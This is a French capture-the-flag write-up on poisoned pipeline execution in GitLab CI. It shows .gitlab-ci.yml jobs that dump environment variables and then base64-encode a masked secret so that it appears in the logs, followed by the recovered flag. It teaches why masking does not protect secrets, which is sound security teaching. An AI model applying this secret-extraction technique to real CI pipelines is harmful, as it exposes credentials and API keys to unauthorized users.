# PipelineInvaders - WU

Ce challenge met en lumière une problématique de sécurité dans les environnements CI/CD concernant la gestion et la protection des variables secrètes dans un dépôt.

Plusieurs approches étaient possibles pour résoudre le challenge ; ici, nous explorerons une méthode accessible via l'interface graphique de GitLab.

Ce write-up s'inspire de l'attaque de l'exécution de pipeline empoisonnée (PPE), décrite dans la liste OWASP des risques de sécurité CI/CD.


Référence OWASP: CICD-SEC-4: Exécution de Pipeline Empoisonnée (PPE)

# Étapes de Résolution

# 1. Analyse Initiale du Dépôt


En explorant le dépôt, nous constatons rapidement que celui-ci ne contient pratiquement aucun code utile. L'élément exploitable se trouve dans le fichier .gitlab-ci.yml, qui est utilisé pour configurer la pipeline CI/CD de GitLab. Ce fichier est essentiel pour notre approche, car il permet de personnaliser les étapes d'exécution de la pipeline.

Nous observons également que la branche principale (main) est protégée, ce qui nous empêche d'y faire directement des modifications. Une solution consiste donc à créer une nouvelle branche.



# 2. Modification du Fichier .gitlab-ci.yml

Après avoir créé une nouvelle branche, nous passons à l'édition du fichier .gitlab-ci.yml. Ce fichier contient la configuration de la pipeline, ce qui nous permet de définir les actions à exécuter lors des différents stages du processus CI/CD.



#### 3. Recherche des Variables d'Environnement

Pour progresser dans le challenge, nous devons accéder aux variables d'environnement du dépôt. Ces variables peuvent inclure des informations sensibles, comme des clés API ou des identifiants secrets.


Afin de lister toutes les variables d'environnement, nous ajoutons un job dans le fichier .gitlab-ci.yml avec la commande export, qui affiche toutes les variables d'environnement définies pour ce pipeline :


```
# .gitlab-ci.yml

stages:
   - chercher

chercher:
   stage: chercher
   script:
   - export
```

Nous lançons ensuite la pipeline et allons consulter les logs de notre job "chercher" dans l'interface GitLab.





En sélectionnant le job "chercher", nous pouvons examiner les logs générés par l'exécution du script.

```
export CI_SERVER_VERSION='17.5.2
 97 export CI_SERVER_VERSION_MAJOR='17'
 98 export CI_SERVER_VERSION_MINOR='5'
 99 export CI_SERVER_VERSION_PATCH='2'
100 export CI_TEMPLATE_REGISTRY_HOST='registry.gitlab.com'
    export FF_CMD_DISABLE_DELAYED_ERROR_LEVEL_EXPANSION='false'
    export FF_DISABLE_UMASK_FOR_DOCKER_EXECUTOR='false'
103 export FF_ENABLE_BASH_EXIT_CODE_CHECK='false'
104
    export FF_ENABLE_JOB_CLEANUP='false'
105 export FF_KUBERNETES_HONOR_ENTRYPOINT='false'
    export FF_NETWORK_PER_BUILD='false'
107 export FF_POSIXLY_CORRECT_ESCAPES='false'
108 export FF_RESOLVE_FULL_TLS_CHAIN='true'
109 export FF_SCRIPT_SECTIONS='false'
110 export FF_SKIP_NOOP_BUILD_STAGES='true'
111
     export FF_USE_DIRECT_DOWNLOAD='true'
112 export FF_USE_DYNAMIC_TRACE_FORCE_SEND_INTERVAL='false'
113 export FF_USE_FASTZIP='false'
114 export FF_USE_IMPROVED_URL_MASKING='false'
115 export FF_USE_LEGACY_KUBERNETES_EXECUTION_STRATEGY='false'
116 export FF_USE_NEW_BASH_EVAL_STRATEGY='false'
117 export FF_USE_NEW_SHELL_ESCAPE='false'
118 export FF_USE_POWERSHELL_PATH_RESOLVER='false'
119 export FF_USE_WINDOWS_LEGACY_PROCESS_STRATEGY='true'
120
    export FLAG='[MASKED]
121 export GITLAB_CI='true'
122 export GITLAB_FEATURES=''
123 export GITLAB_USER_EMAIL='equipe10@flagmalo.fr'
124 export GITLAB_USER_ID='17'
125 export GITLAB_USER_LOGIN='equipe10'
126 export GITLAB_USER_NAME='equipe10'
127 export HOME='/root'
128 export HOSTNAME='runner-t1m9z6d-project-5-concurrent-0'
129
    export OLDPWD='/'
130 export PATH='/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin'
131
     export PWD='/builds/pipelineInvaders_group10/pipelineInvaders10'
132
    export SHLVL='2'
133
    Job succeeded
```

#### 4. Localisation et Affichage du Flag

Parmi les nombreuses variables listées, nous identifions la variable \$FLAG. Cependant, celle-ci est masquée dans les logs pour des raisons de sécurité.

Dans un premier temps, nous tentons d'afficher cette variable directement en ajoutant un echo \$FLAG dans notre script. Malheureusement, cette méthode échoue car la variable reste masquée dans les logs.



Pour contourner cette protection, nous utilisons une technique simple mais efficace : encoder la variable en base64, ce qui permet de contourner la restriction de masquage et de voir sa valeur en clair.

```
# .gitlab-ci.yml

stages:
    - solve

solve:
    stage: solve
    script:
    - echo $FLAG | base64
```

Lorsque nous relançons la pipeline avec ce nouveau script, la valeur encodée en base64 du flag apparaît correctement dans les logs.

```
$ echo $FLAG | base64
bWFza2VkSXN0b3RQcm90ZWN0ZWQK
```

# 5. Décodage du Flag

La dernière étape consiste simplement à décoder la valeur base64 obtenue pour retrouver le flag en texte clair. Une fois décodée, la variable révèle le flag final du challenge : FMCTF{maskedIsNotProtected}.

### Conclusion

Ce challenge montre que le masquage des variables dans les logs, bien que dissuasif, ne suffit pas à garantir leur sécurité. La présence de variables secrètes dans un fichier CI/CD peut constituer une faille de sécurité importante si celles-ci ne sont pas correctement protégées contre des utilisateurs non autorisés.

#### Ressources et Références :

• Challenge de référence : cicd-goat

Flag obtenu : FMCTF{maskedIsNotProtected}